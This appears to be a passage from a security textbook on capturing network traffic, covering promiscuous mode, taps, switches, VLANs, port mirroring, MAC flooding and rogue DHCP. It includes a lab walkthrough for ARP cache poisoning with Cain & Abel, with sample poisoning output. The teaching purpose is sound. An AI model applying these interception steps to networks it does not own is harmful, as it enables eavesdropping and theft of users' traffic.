- Performing intrusion analysis and learning what attackers were doing

While this is not a complete list, it should give you some idea as to why you need to strengthen this valuable skill. So before you look at the details of packet analysis, you need to learn how to capture network traffic.

How to Capture Network Traffic

The title of this section seems simple. You might think the easiest thing to do is to plug that CAT5 cable into an RJ-45 jack and be done with it. The problem is that you might not see what you are expecting to. There are at least six ways to capture traffic from a target device on a switched network: port mirroring, hubbing out/using a tap, ARP cache poisoning, flooding, and DHCP redirection. The following sections examine each of these techniques and teach you what you need to do to capture the right traffic at the right location.

Promiscuous Mode

Sniffers are powerful pieces of software that are able to place a hosting system's network card into promiscuous mode. A network card in promiscuous mode can receive all the data it can see, not just packets addressed to it.

By default, a device on an Ethernet network sees only its own traffic. When the device is in non-promiscuous mode, its Network Interface Controller (NIC) will drop a frame that is not addressed to it. Once the NIC has been placed in promiscuous mode, it can capture frames from the data-link layer all the way to the application layer.

That is where tools such as WinPcap and LibPcap come into play. Windows Packet Capture (WinPcap) is actually an application programming interface (API). Its role is to instruct programs such as Wireshark on how to capture network

packets and pass them up the stack. Promiscuous Capture Library (LibPcap) does much the same thing for the Linux environment.

The modes can be summarized as follows:

- **Non-promiscuous mode**—You capture only the traffic destined for your computer.
- **Promiscuous mode**—You capture all traffic that the interface sees.

NOTE **Ever wonder what happens when you activate the packet capture function in Wireshark? You have just placed the NIC in promiscuous mode.**

Hubs and Switches

Once you put your device into promiscuous mode, you should consider the RJ-45 wall jack that you are plugging into. What piece of gear is it connected to? In the old days it was most likely a hub, but today it is probably a switch. The following sections look at the differences between hubs and switches. What you can expect to see will depend on which kind of device you are connected to.

Hubbing Out and Using Taps

Hubs are one of the most basic multiport networking devices. A hub allows all the connected devices to communicate with one another. It is nothing more than a multi-port repeater. Hubs operate at OSI Layer 1 and send all traffic to all ports. Systems on a hub all share the same broadcast and collision domain.

You are not going to find many hubs in a production environment because of their low maximum throughput. Just think of it this way: whenever two or more systems attempt to send packets at the same time on the same hub, there is a collision. As traffic increases, the number of collisions skyrockets and the overall average throughput decreases.

With that said, hubs are great for network analysis. Anyone plugged into one port can see all traffic on all the other ports. As shown in Figure 3-1, the sniffing computer can see all the traffic between other client computers.

In a modern-day network, you might find a hub useful to use as a network tap, or a point to intercept traffic. A Throwing Star LAN Tap is a handy tool for meeting this need. Figure 3-2 shows what this passive network tap looks like. This simple device allows anyone to monitor Ethernet communications. You can find out more at `https://greatscottgadgets.com/throwingstar/`.

Switches

Switches and hubs are much different. Switches are considered intelligent devices. They segment traffic by observing the source and destination MAC address of

each data frame. Switches also have the ability to learn which device is connected to each of the active ports of the switch. As an Ethernet frame comes into the port of a switch, the switch examines the source MAC address of the frame and compares that address to what it has stored to a table in memory. This memory is known as a Content-Addressable Memory (CAM) table.




Figure 3-1: Sniffing packets with a hub

The CAM table is really just RAM that is holding a lookup table that maps the MAC address to the switch port. This lookup table also contains the information needed to match each MAC address to the port it is connected to. When the data frame enters the switch, it finds the target MAC address in the lookup table and matches it to the switch port the computer is attached to. The frame is forwarded to only that switch port; therefore, computers on all other ports never see the traffic. Because switches segment traffic, they might be considered show-stoppers when discussing packet capture and analysis. Take a moment to review Figure 3-3. Notice how the hacker sniffing on one port will never see the traffic on other ports because the traffic is segmented.

In the classical sense, switches are OSI Layer 2 devices. However, modern switches can operate at higher layers. Switches that work at higher layers have the capability to work with different headers. That is the technology behind the Virtual LAN, or VLAN. VLANs take over some of the functionality of a router. VLANs allow a group of devices on different physical LAN segments to communicate with each other as if they were all on the same logical LAN.

VLANs are used to segment network traffic, which results in smaller broadcast domains. VLANs reduce network congestion, increase bandwidth, and do not need to be isolated to a single switch. In fact, VLANs may span many switches throughout an organization. This is a concept that a security professional should

understand because it means that, by default, there is even less traffic available for inspection. An example is shown in Figure 3-4. Consider for a moment that you are on the accounting VLAN. This means that the publishing VLAN traffic is segmented out and is not broadcast to your segment of the network.




Figure 3-2: You can use a Throwing Star LAN Tap to intercept traffic




Figure 3-3: Switch segmentation prevents hackers from seeing traffic on other ports




Figure 3-4: VLAN segmentation reduces the amount of traffic available for inspection

A VLAN can be extended by means of a trunking protocol. The 802.1Q standard defines a system of tagging Ethernet frames. An alternative is the Cisco proprietary inster Switch Link (ISL) VLAN tagging standard. A *trunk* is simply a link between two switches that carries the data of more than one VLAN.

NOTE **VLAN hopping is a technique that allows attackers to send packets outside of their VLAN. These attacks are generally launched by tagging the traffic with a VLAN ID that is outside the attacker's VLAN.**

Capturing Network Traffic

To capture network traffic, you must be on your local network or on a prominent intermediary point and connected to a hub, switch, or border router through which traffic passes. In the old days, almost everyone used hubs, and by connecting to them, you could perform what is known as passive sniffing. Passive sniffing was possible on a hub because on hubs, all traffic was sent to all ports. All someone had to do was plug into the hub, start the sniffer, and wait for another person on the same collision domain to start sending or receiving data. Remember that hubs are basically shared bandwidth, whereas switches separate collision domains. In almost every situation today, you will be connecting to either a managed or unmanaged switch.

NOTE **A collision domain is a logical area of the network in which one or more data packets can collide with each other. Hubs place users in a shared segment or collision domain, whereas switches segment traffic.**

When connecting to a switch, you are going to have to do something to get all of the traffic redirected to you. This type of interception is known as active sniffing, because a switch limits the traffic that a sniffer can see to broadcast packets and those specifically addressed to the attached system. Traffic between other hosts would not normally be seen by the sniffer, as this traffic would not normally be forwarded to the switch port that the sniffer is plugged into. There are several ways to get this traffic redirected to you:

- Port mirroring on a managed switch
- ARP cache poisoning
- Flooding
- DHCP redirection
- Redirection and interception with ICMP

Some of these methods might be built into the switch, while others are typically used only by attackers. You will look at each of these techniques in the following section.

Managed and Unmanaged Switches

On a very low level, there are two types of switches: managed and unmanaged. An unmanaged switch is a basic plug-and-play device: you plug something in and simply use it! Managed devices have much greater functionality, but you will pay much more for a managed switch. Some of the tasks a managed switch can accomplish include

- Setting priority of service
- Configuring unique VLANs
- Using SNMP monitoring
- Setting up port mirroring
- Enabling a Spanning Tree Algorithm

NOTE **Network loop attacks can occur when the Spanning Tree Protocol (STP) is not used. This type of attack is easy to launch: an attacker simply needs to cross-connect cables to two ports that belong to the same switch and the same VLAN (the same broadcast domain). With the network in a looped mode, broadcasts travel infinitely within that VLAN, flooding every port on every VLAN switch. A network loop attack can be launched maliciously or simply by someone misconnecting a networking cable.**

The key difference between unmanaged and managed switches from the perspective of a security professional is the ability to mirror a port.

Port Mirroring

Monitoring devices have a harder time examining traffic on switched networks than on non-switched networks. To overcome this problem, port mirroring is used. *Port mirroring* is widely used for activities such as setting up an IDS to monitor specific devices on a network. To do this on a Cisco switch, you issue the following command:

```
set span <source port> <destination port>
```

Mirroring overcomes port segmentation that is built into a switch and allows you to have one port configured to receive copies of all the packets from all other ports, or just selected ones. An example of port mirroring is shown in Figure 3-5.




Figure 3-5: Port Mirroring allows you to configure one port to receive packets from another

Different vendors use different names for port mirroring:

- Cisco Systems uses Switched Port Analyzer (SPAN)
- 3Com uses Roving Analysis Port (RAP)

Regardless of the name, port mirroring is used to send a copy of network packets seen on one switch port to a network monitoring connection on another switch port. Therefore, if you are using a managed switch, you can configure

port mirroring and easily capture and analyze traffic. While this works well in corporate environments and in situations where you have control of the managed switch, what about situations where the switch is unmanaged? How might an attacker redirect traffic without spanning a port?

ARP Cache Poisoning

Address Resolution Protocol (ARP) cache poisoning puts you or an attacker in a position to intercept communications between two or more network devices when you would otherwise not see their communication. It is an effective technique for capturing network traffic that you would otherwise not be able to see. Understanding the ARP process will help you see how this is possible.

The ARP Process

Address Resolution Protocol is a helper protocol that is in many ways similar to domain name service (DNS). DNS resolves known domain names to an unknown IP address. ARP resolves known IP addresses to unknown MAC addresses. Say that you wanted to send a letter to someone. You would need both their name (say, Michael Gregg) and their physical mailing address (for example, 1313 Mockingbird Lane). That is the role of ARP. It resolves known IP addresses to unknown physical addresses. An example of this is shown in Figure 3-6.




Figure 3-6: You send an ARP request to find a physical address to match an IP address

Notice how the host, IP address 9, wants to talk to IP address 2, but does not know the physical address. That is where ARP comes into play. An ARP request is broadcast to all IP addresses, including 1, 2, and 3. When IP address 2 receives the message, it replies back via unicast with an ARP reply. This response contains the physical address of 02-FE-05-A7-00-11. That information is placed in the ARP cache and held there for a short period of time. This is done to reduce the amount of ARP traffic on a network system, and implement something called an ARP cache. The ARP cache stores the IP address, the MAC address, and a timer for each entry. The timer varies from vendor to vendor, so a Windows operating system may use 2 minutes and a Linux system may use 15 minutes. You can view your ARP cache by issuing the following command:

```
C:\arp -a

Interface: 192.168.123.9 --- 0xa
  Internet Address      Physical Address      Type
  192.168.123.1         02-fe-05-1d-ac-27     dynamic
  192.168.123.2         02-fe-05-a7-00-11     dynamic
  192.168.123.3         02-fe-05-69-ce-17     dynamic
  192.168.123.18        30-46-9a-a1-9a-cf     dynamic
  192.168.123.254       00-1c-10-f5-61-9c     dynamic
```

Notice the entry for 192.168.123.2. This should help demonstrate how ARP associates a specific MAC address with an IP address so that devices on the local network can find each other. ARP is a simple protocol that consists of two message types:

- **An ARP Request**—Computer A asks the network, "Who has this IP address?"
- **An ARP Reply**—Computer B tells computer A, "I have that IP. My MAC address is 02-fe-05-a7-00-11."

Manipulating the ARP process is one of the ways that hackers can bypass the functionality of a switch. It is possible that because the developers of ARP lived in a much more trusting world than we do today, they made the protocol simple. The problem is that this simple design makes ARP cache poisoning possible.

How ARP Cache Poisoning Works

ARP cache poisoning works by sending unsolicited ARP replies. When an ARP request is sent, the system simply trusts that when the ARP reply comes in, it really does come from the correct device. ARP provides no way to verify that the responding device is really who it says it is. It is so

trusting that many operating systems accept ARP replies, even when no ARP request was made.

ARP cache poisoning, or *spoofing* as it is sometime called, involves sending phony ARP requests or replies to the switch and other devices to attempt to steer traffic to the sniffing system. Bogus ARP packets are stored by the switch and by the other devices that receive the packets. The switch and these devices place this information into the ARP cache and then map the attacker to the spoofed device. The MAC address being spoofed is usually the router, and so the attacker can capture all outbound traffic.

As an example, the attacker would advertise that the router's IP address is mapped to the attacker's MAC address. Now, whenever someone on the network attempts to connect to an outside address (anything not on the network), the packets will be sent to the hacker's physical (MAC) address. After the attacker inspects the packets, they are forwarded onto the router. Figure 3-7 provides an example of how such a man-in-the-middle attack would occur.




Figure 3-7: ARP cache poisoning facilitates this man-in-the-middle attack

Now that the attacker is able to intercept and inspect this network traffic, many types of exploits can occur. These include modifying the packets before sending them on to their true destination, performing packet analysis for useful information, or recording the packets for an attempted session replay later.

ARP Cache Poisoning Tools

So now that you are thinking about giving ARP cache poisoning a try, the first step is to download the right tools. There are many tools for performing ARP spoofing attacks for both Windows and Linux. Cain & Abel is one of the easiest ARP cache poisoning tools to use in the Windows environment. It is a multipurpose tool that does more than ARP cache poisoning. It can help you perform a variety of tasks, including Windows computer enumeration, sniffing, WEP cracking, and password cracking. The ARP cache poisoning function is configured through a GUI interface.

IN THE LAB

The following instructions show you how to use Cain & Abel for ARP cache poisoning:

1. **Download and install Cain & Abel from `www.oxid.it`.**
2. **Select the Sniffer tab from the Cain & Abel main page, as shown in Figure 3-8.**




Figure 3-8: Open the Cain & Abel Sniffer tab

3. **Select the second icon from the left on the toolbar, which resembles a NIC. This allows you to enable the proper network adapter. Choose the one that is the same as your IP address and click OK.**

4. **Right-click anywhere in the unpopulated screen to bring up the MAC Address Scanner dialog box, as shown in Figure 3-9. Select all tests and click OK.**




Figure 3-9: Use the Cain & Abel MAC Address Scanner

5. **Once the MAC Address Scanner has finished and the addresses have populated the screen, choose the APR tab on the bottom of the screen, and then click the screen and select the plus (+) icon on the program's toolbar. This brings up the New ARP cache poisoning box. The window that appears has two selection panes. On the left side, you see a list of all available hosts on your network. Click the IP address of the target computer whose traffic you want to sniff; the pane on the right shows a list of all hosts in the network, except for the target machine's IP address. On this side of the screen, select your network's gateway, as shown in Figure 3-10. Then click OK.**
6. **Click the yellow-and-black radiation symbol on Cain & Abel's toolbar. This will activate the ARP cache poisoning attack and allow your analyzing system to**

Continues

Continued

be the middleman for all communications between the target system and its upstream router as shown in Figure 3-11.




Figure 3-10: Cain & Abel lets you pick a target to sniff




Figure 3-11: Cain & Abel launching the attack

7. **When you are finished capturing traffic, click the yellow-and-black radiation symbol again to stop ARP cache poisoning, and observe the results, as shown in Figure 3-12.**

While this example used Cain & Abel to collect and analyze the traffic, you could also have used Wireshark to collect the data.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.123.254	001C10F5619C	0	0	0024A5D79046	192.168.123.253
Poisoning	192.168.123.254	001C10F5619C	1	1	6C33A911330C	192.168.123.110
Poisoning	192.168.123.254	001C10F5619C	0	0	00E01105FD53	192.168.123.111
Poisoning	192.168.123.254	001C10F5619C	0	0	0022581DAC27	192.168.123.101
Poisoning	192.168.123.254	001C10F5619C	0	0	7845C41E2F1F	192.168.123.116
Poisoning	192.168.123.254	001C10F5619C	0	0	008077DFB9AB	192.168.123.118
Poisoning	192.168.123.254	001C10F5619C	16	16	109ADDAB87D2	192.168.123.114

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Half-routing	192.168.123.111	00E01105FD53	17	0	001C10F5619C	192.84.16.35
Full-routing	192.168.123.114	109ADDAB87D2	39	21	001C10F5619C	4.2.2.2
Half-routing	192.168.123.110	6C33A911330C	5	0	001C10F5619C	216.234.74.8

Figure 3-12: Observing the results of your ARP cache poisoning

A few other tools are used to perform ARP cache poisoning attacks:

- **Arpspoof**—This is part of the Dsniff package of tools written by Dug Song. Arpspoof redirects packets from a target system on the LAN intended for another host on the LAN by forging ARP replies.
- **Ettercap**—This is one of the most feared ARP cache poisoning tools because it can be used for ARP cache poisoning, for passive sniffing, as a protocol decoder, and as a packet grabber. It is menu-driven, fairly simple to use, and built into your copy of Kali Linux.

Flooding

MAC flooding is another potential way to redirect network traffic so that you can capture it. When using a flooding tool, you are simply performing a type of brute force attack in that you are attempting to overload the switch's CAM table. Remember from earlier that all switches build a lookup table that maps MAC addresses to the switch port numbers. This enables the switch to know what port to forward each specific packet out of. The problem is that in older, cheaper, and lower-end switches, the amount of memory is limited. If the CAM table fills up and the switch cannot hold any more entries, some might divert to a fail open state. This means that all frames start flooding out all ports of the switch. This allows the attacker to then sniff traffic that might not otherwise be visible.

This technique is not without shortcomings. You must keep in mind that flooding is going to inject large amounts of traffic into the network. This can draw unwanted attention, or, depending on how the switch is configured, it might

even disable the port. With this type of attack, the sniffer should be placed on a second system because the one doing the flooding will be generating so many packets that it might be unable to perform a suitable capture.

DHCP Redirection

Believe it or not, there are other ways to intercept network traffic besides simply manipulating a switch. What if you could trick the user into sending the traffic to you? Dynamic Host Configuration Protocol (DHCP) offers that capability. And the best part is that DHCP is often overlooked because it is a helper protocol that works in the background. Most end users do not give much thought to it. The fact that it does not get much attention means that it is a potential attack vector.

DHCP can be targeted by means of a rogue DHCP server. The mechanics of this type of attack would require a hacker to set up their own DHCP server. Next, the attacker would broadcast forged DHCP requests and attempt to lease all of the available DHCP addresses in the DHCP scope. As a result, legitimate users would be unable to obtain or renew IP addresses from the DHCP server. Then the attacker would start their rogue DHCP server and start to hand out DHCP addresses with their address as the new gateway. End users receiving these addresses would be redirected to the attacker before being allowed out to the Internet. This would result in compromised network access. Here are the general steps for a DHCP attack, as is shown in Figure 3-13.

